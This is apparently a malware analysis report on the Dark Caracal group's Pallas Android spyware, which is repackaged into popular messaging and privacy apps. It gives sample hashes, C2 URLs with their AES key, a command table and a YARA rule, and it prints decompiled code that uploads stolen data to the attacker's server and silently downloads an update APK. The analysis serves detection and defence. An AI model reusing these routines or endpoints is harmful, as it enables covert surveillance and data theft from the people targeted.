ZLAB

Malware Analysis Report: Dark Caracal APT – Pallas Family

Malware Analysts:

Antonio Pirozzi
Antonio Farina
Luigi Martire
Rossella De Blasio Angiolelli
Maria Francesca Lepore

12/02/2018

Table of Contents

Introduction

In the last days, a new long-running player emerged in the cyber space. The new APT, called Dark Caracal, is discovered by Electronic Frontier Foundation in collaboration with Lookout Mobile Security, who deducted this cyber group is related to Lebanese General Security Directorate in Beirut. Dark Caracal probably operated since 2012, but only recently is identified as a powerful threat in the cyberwarfare scenarios.

The main purpose of their campaigns seems to be cyber espionage of journalists, activists, military staff, lawyers in more than 20 countries worldwide, getting the result of hundreds of gigabyte of exfiltrated data.

The capabilities of Dark Caracal are incredible, both in the techniques used to make stealthy their attacks and the mechanisms to exfiltrate as much more information as possible from their victims.

One of their most powerful campaigns started in the first months of last year, using a series of trojanized Android applications to steal sensitive data from the victim's mobile device.

The trojan injected in these applications is famous in the cyber security landscape with the name Pallas. The target applications are chosen for the belonging to particular categories, such as social chat app (Whatsapp, Telegram, Primo), secure chat app (Signal, Threema), or software related to secure navigation (Orbot, Psiphon). The attack begins with social engineering techniques, such as a SMS, a Facebook message or a Facebook post, which invite the victim to download a new version of the popular app through the specified link, *http://secureandroid[.]info*, in which all the trojanized app are hosted.



Figure 1 - Social engineering techniques; Malicious site

In the following analysis we studied the techniques used by Dark Caracal in their Android malicious applications. The used technique to create these malicious applications is called "repackaging", namely they start from a legitimate application and put in it the malicious code, rebuilding the apk.

These malicious applications have the same malware, but in two different versions (*2.5* and *2.7*). We analyzed them separately, focusing on similar and different features.

Samples information

Malware version 2.5

File Name: “35b70d89af691ac244a547842b7c8dfd9a7233fe.apk”

MD5	cda2bbcf9414001233f1d025c377b0ac
SHA-1	35b70d89af691ac244a547842b7c8dfd9a7233fe
SHA-256	20fd6d2c4058ff01add0e8e260540d98fc6af8c7a6db8c6b1038497bdedd028d
File Size	14.3 MB
Package name	ch.threema.app

File Name: “bfbe5218a1b4f8c55eadf2583a2655a49bf6a884.apk”

MD5	cd57c9d2167e5b7893b4ef965cd863b3
SHA-1	bfbe5218a1b4f8c55eadf2583a2655a49bf6a884
SHA-256	2744c948f716b7e4f6e75f1ea05b9c404696e498f213ca7e564fc4088de72ce9
File Size	19.91 MB
Package name	org.thoughtcrime.securesms

File Name: “b0151434815f8b3796ab83848bf6969a2b2ad721.apk”

MD5	a254d46e8fe36ab3fc4310d9bcf1dafc
SHA-1	b0151434815f8b3796ab83848bf6969a2b2ad721
SHA-256	8f1a3002e17e1ccaaa20323775d8482f0ffbcfaf809fe0921da4665eea894fcf
File Size	34.29 MB
Package name	com.primo.mobile.android.app

File Name: “edf037efc400ccb9f843500103a208fe1f254453.apk”

MD5	bc6bd454281171a9ccfc464c2dd65291
SHA-1	edf037efc400ccb9f843500103a208fe1f254453
SHA-256	c034a300ce281c8e65e4215eb20c7bb3046bb96c98c99ef30ad1fae77401c5f4
File Size	15.58 MB
Package name	org.telegram.plus

Malware version 2.7

File Name: “309038fceb9a5eb6af83bd9c3ed28bf4487dc27d.apk”

MD5	4416beffba77e4a78227e4aeb687f0a7
SHA-1	309038fceb9a5eb6af83bd9c3ed28bf4487dc27d
SHA-256	fd4c5c86a5df0bc6793f5155f148572a33af77ca37f4e2bd254e3f81467958ff
File Size	16.82 MB
Package name	org.telegram.plus
App name	Plus Messanger

File Name: “47243997992d253f7c4ea20f846191697999cd57.apk”

MD5	739aea2e591ff8e5fd7021ba1fb5df5d
SHA-1	47243997992d253f7c4ea20f846191697999cd57
SHA-256	df4097c6130fc1fafda7fa912982f94026b1b4f5b7e18fda34d56f2f742f8e66
File Size	9.62 MB
Package name	com.psiphon3

File Name: “eaed6ce848e68d5ec42837640eb21d3bfd9ae692.apk”

MD5	c1852f1116527f27c8115d876ca70d87
SHA-1	eaed6ce848e68d5ec42837640eb21d3bfd9ae692
SHA-256	4ef6007037d858b888a0160277858f4aa05c5507d07952ba374522670bbb052e
File Size	11.75 MB
Package name	org.torproject.android

File Name: “ed4754effda466b8babf87bcba2717760f112455.apk”

MD5	4b1918576e4be67de835a85d986b75ef
SHA-1	ed4754effda466b8babf87bcba2717760f112455
SHA-256	a49a9932f48c923e56733309193f5015c35e5d430baf88aae231526e4812b509
File Size	33.35 MB
Package name	com.gbwhatsapp

The malware evolution timeline

We retrieved eight samples from this campaign, about seven legitimate applications, listed in the introduction section. First of all, we identified the last update date of the legitimate applications in order to estimate the period when Dark Caracal chose the targets and injected the trojan:



Figure 2 - Applications timeline

Unlike other analysis, reversing the code, emerged that there are two versions of the same malware: *2.5* and *2.7*.

```
public MyService() {
    this.c = new StringBuilder();
    this.d = null;
    this.g = null;
    this.h = "2.5";
```

```
public MySe() {
    this.a = false;
    this.b = false;
    this.c = false;
    this.l = null;
    this.m = "2.7";
```

Figure 3 - Code portion in which there is the number version

Thus, in the following table, we report, for each application, the release date and the relative malware version:

App	Release date	Malware version
Orbot	Nov 2016	2.7
Plus Messenger 3.13	Dec 2016	2.5
Primo Mobile	Dec 2016	2.5
Threema	Jan 2017	2.5
Signal	Feb 2017	2.5
Plus Messenger 3.18	Mar 2017	2.7
Psiphon	Mar 2017	2.7
Gbwhatsapp	Mar 2017	2.7

Table 1 - Release date and malware version

We can notice that Orbot presents the 2.7 malware version despite having the oldest release date. Instead, we have both malware versions for two different versions of the same Plus Messenger application. So, we can say that between Dec 2016 and Feb 2017 it has been spread the 2.5 version of the malware and starting from Mar 2017 Dark Caracal updated their malware, spreading the 2.7 version of Pallas. The only exception is Orbot application and the motivation is that there aren't official releases between Nov 2016 and Jul 2017. We can hypothesize that all the considered applications have been update to the latest malware version, but we haven't enough samples to demonstrate this hypothesis.

Into the malware

The trojanized samples, in addition to the legit code, have another package containing malicious code. There are two different packages representing the two different versions of the malware:

- Version 2.5 – package, named *flashplayer*
- Version 2.7 – package, named *receive*

Starting from these distinctions, we identified the differences between the two versions. First of all, we opened their *AndroidManifest.xml,* in which there are the description of all components.

```
<receiver android:name="com.flashplayer.player.RestartServiceReceiver">
    <intent-filter>
        <action android:name="YouWillNeverKillMe" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
<receiver android:name="com.flashplayer.player.OutCallBr" android:enabled="true" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
    </intent-filter>
</receiver>
<receiver android:name="com.flashplayer.player.IncomingSms">
    <intent-filter>
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
<receiver android:name="com.flashplayer.player.IncomingCallBR" android:enabled="true" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.PHONE_STATE" />
    </intent-filter>
</receiver>
<receiver android:name="com.flashplayer.player.WifiBr" android:enabled="true" android:exported="true">
    <intent-filter>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
        <action android:name="android.net.wifi.WIFI_STATE_CHANGED" />
    </intent-filter>
</receiver>
<receiver android:name="com.flashplayer.player.IncomingSms">
    <intent-filter>
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
<service android:name="com.flashplayer.player.MyService" android:enabled="true" android:exported="true" />
```

Figure 4 - AndroidManifest.XML version 2.5



Figure 5 - AndroidManifest.XML version 2.7

It is possible to notice that:

- The service name isn't the same (*MyService* in version 2.5 and *MySe* in version 2.7)
- The number and the name of the receiver aren't the same (*RestartServiceReceiver*, *OutCallBR*, *IncomingCallBR*, *IncomingSms*, *WifiBr* in version 2.5 and *ReSeRe*, *MyPhRe*, *InSm*, *WiBr* in version 2.7)

Second of all, the contacted URL refers to the same domain but at different paths. The URL is crypted using AES algorithm using the key "*Bar12345Bar12345"*, and it is the same in the two versions.

```
//v2.7
//orbot, psiphon, telegramV2, gbwhatsapp
static String p = "krgbAdOUCGKEnuCRp5s+eE2eMWUktZQR64RBdkNoH/O0NFo9ByRTFhjqa2UX2Y9k";
static String q = "krgbAdOUCGKEnuCRp5s+eA/hX2erfMp+49exa+8zoZgMlBICjGuOSqrvGRCjgrZ4";

//v2.5
//threema, primo, signal, telegramV1
static String p1 = "5/uHm+gj2CEcb7hXLSVKxbE1vTY9vHcwzuGvAnFEMacWO2PQbeKC4+0ZIo3ZfRO7";
static String q1 = "5/uHm+gj2CEcb7hXLSVKxWtGqxe11Sp19bQrxSlQ52tyeW8PjRkq+S4eMhojeaDz";
```

```
Inizialitation vector:  RandomInitVector
Secret key:             Bar12345Bar12345

C&C URL v2.7
https://adobeair.net/wp9/add.php
https://adobeair.net/wp9/upload.php

C&C URL v2.5
https://www.adobeair.net/wp7/add.php
https://www.adobeair.net/wp7/upload.php
```

Figure 6 – Encrypted and decrypted URLs

Bots communicate with C2 through an HTTP-POST request. An example is shown in the following figure:

```
URL url = new URL( s: com.receive.c.decrypt(this.q, split[0], c.d()) + "?test=" + c.m + "&op=" + str2 + "&rn=" + URLEncoder.encode
n();
HttpsURLConnection httpsURLConnection = (HttpsURLConnection) url.openConnection();
httpsURLConnection.setDoInput(true);
httpsURLConnection.setDoOutput(true);
httpsURLConnection.setUseCaches(false);
httpsURLConnection.setRequestMethod("POST");
httpsURLConnection.setRequestProperty( s: "Connection",  s1: "Keep-Alive");
httpsURLConnection.setRequestProperty( s: "ENCTYPE",  s1: "multipart/form-data");
httpsURLConnection.setRequestProperty( s: "Content-Type",  s1: "multipart/form-data;boundary=" + str8);
httpsURLConnection.setRequestProperty( s: "uploaded_file", str);
DataOutputStream dataOutputStream = new DataOutputStream(httpsURLConnection.getOutputStream());
dataOutputStream.writeBytes( s: str7 + str8 + str6);
dataOutputStream.writeBytes( s: "Content-Disposition: form-data; name=\"uploaded_file\";filename=\"" + str + "\"" + str6);
dataOutputStream.writeBytes(str6);
```

Figure 7 - code portion of an HTTP POST request

The POST header structure is the same in both versions of the malware. The C2 responds with a command which must be execute by the bot. The list of commands is shown in the following table. The number of commands is different in version 2.5 and in version 2.7, so this is a proof that new features have been added in the newest one.

Command v2.5	Command v2.7	Description
GALL1	GALL1	Retrieve all data about the victim (SMS, calls log, contacts info, WiFi info, accounts info)
--	REC2	Enable or disable call recording functionality
GFILE1	GFILE1	Zip and upload to C2 all info gathered
CAMG1	CAMG1	Take a photo and upload to C2
UPD1	UPD1	Download and update the bot
DELF1	DELF1	Delete a specified file and notify it to C2
UPF1	UPF1	Retrieve and upload a specified file to the C2
DWN1	DWN1	Download a specified file and notify it to C2

REC1	REC1	Record an mp4 audio file and upload to C2
--	SRM1	Record an mp4 audio file and store locally
SMS1	SMS1	Send an SMS to a specified number
PWS1	PWS1	Display a phishing window in order to try to steal the victim's credentials
PRM1	PRM1	Verify that the malware has got the right permissions
WT1	WT1	Retrieve the information of the app in which the malware is hidden into
SHPR	SHPR	Upload a shared preferences file to C2
--	SILF	Modify the specified image files and upload to C2
--	SIFO	Modify the specified image files and store them locally
--	SPLT1	Split a specified file into chunks and store them locally
ZDIR1	ZDIR1	Create a zip file with a specified directory

Table 2 - List of commands

The new commands, introduced in version 2.7, are:

- REC2 - Enable or disable call recording functionality
- SRM1 - Record an mp4 audio file and store locally
- SILF - Modify the specified image files and upload to C2
- SIFO - Modify the specified image files and store them locally
- SPLT1 - Split a specified file into chunks and store them locally

Starting from these commands, we can deduct the great potential of this malware. The exfiltrated data is huge and it includes SMS, call logs, WiFi status (SSID, other devices connected to the same network), account info, contacts info and all device services. All this data is collected and classified using a label for each datatype:

Code	**Datatype**
A0X01	SMS content
A0X02	Contacts information
A0X03	Calls Log
A0X04	Installed packages
A0X07	WiFi information (SSID, location, etc.)
A0X08	Accounts information

Table 3 - Labels used to classify the gathered data

Update capability

In both versions, the malware has the capability of update itself silently, preventing the user from noticing the presence of it.

```
protected Void update(String... strArr) {
    try {
        URL url = new URL(strArr[0]);
        c.a(url.toString(), this.a);
        a();
        HttpsURLConnection httpsURLConnection = (HttpsURLConnection) url.openConnection();
        httpsURLConnection.setRequestMethod("GET");
        httpsURLConnection.setDoOutput(true);
        httpsURLConnection.connect();
        File file = new File( s: Environment.getExternalStorageDirectory() + "/");
        file.mkdirs();
        File file2 = new File(file,  s: "update.apk");
        if (file2.exists()) {
            file2.delete();
        }
        FileOutputStream fileOutputStream = new FileOutputStream(file2);
        InputStream inputStream = httpsURLConnection.getInputStream();
        byte[] bArr = new byte[1024];
        while (true) {
            int read = inputStream.read(bArr);
            if (read == -1) {
                break;
            }
            fileOutputStream.write(bArr,  i: 0, read);
        }
        fileOutputStream.close();
        inputStream.close();
    } catch (Exception e) {
        c.b( str: "Error Upd",  str2: "ERR34 :  " + e.getMessage());
    }
    Intent intent = new Intent("android.intent.action.VIEW");
    intent.setDataAndType(Uri.fromFile(new File( s: Environment.getExternalStorageDirectory().getPath() + "/update.apk")), '
    intent.setFlags(SQLiteDatabase.CREATE_IF_NECESSARY);
    this.a.startActivity(intent);
    return null;
}
```

Figure 8 – Update routine

In the code, we found a particular procedure that has the duty of download the new malware apk, stored with “update.apk” name, and update itself.

Furthermore, there are some evidences in the trojan that make think the code is in continuous development because there are some features not implemented yet, such as the *“onBind”* procedure.

```
public IBinder onBind(Intent intent) {
    throw new UnsupportedOperationException("Not yet implemented");
}
```

Figura 9 - onBind method

YARA rule

```
rule DarkCaracal_Pallas {
  meta:
    description = "Yara Rule to individuate all the android malware of lebanese campaign Pallas"
    author = "CSE CybSec Enterprise - ZLab"
    last_updated = "2018-02-12"
    tlp = "white"
    category = "informational"

  strings:
     $a = { 07 08 ?? ?? ?? ?? ?? 04 00 00 B2 06 00 00 50 4B }
```

```
    condition:
        all of them
}
```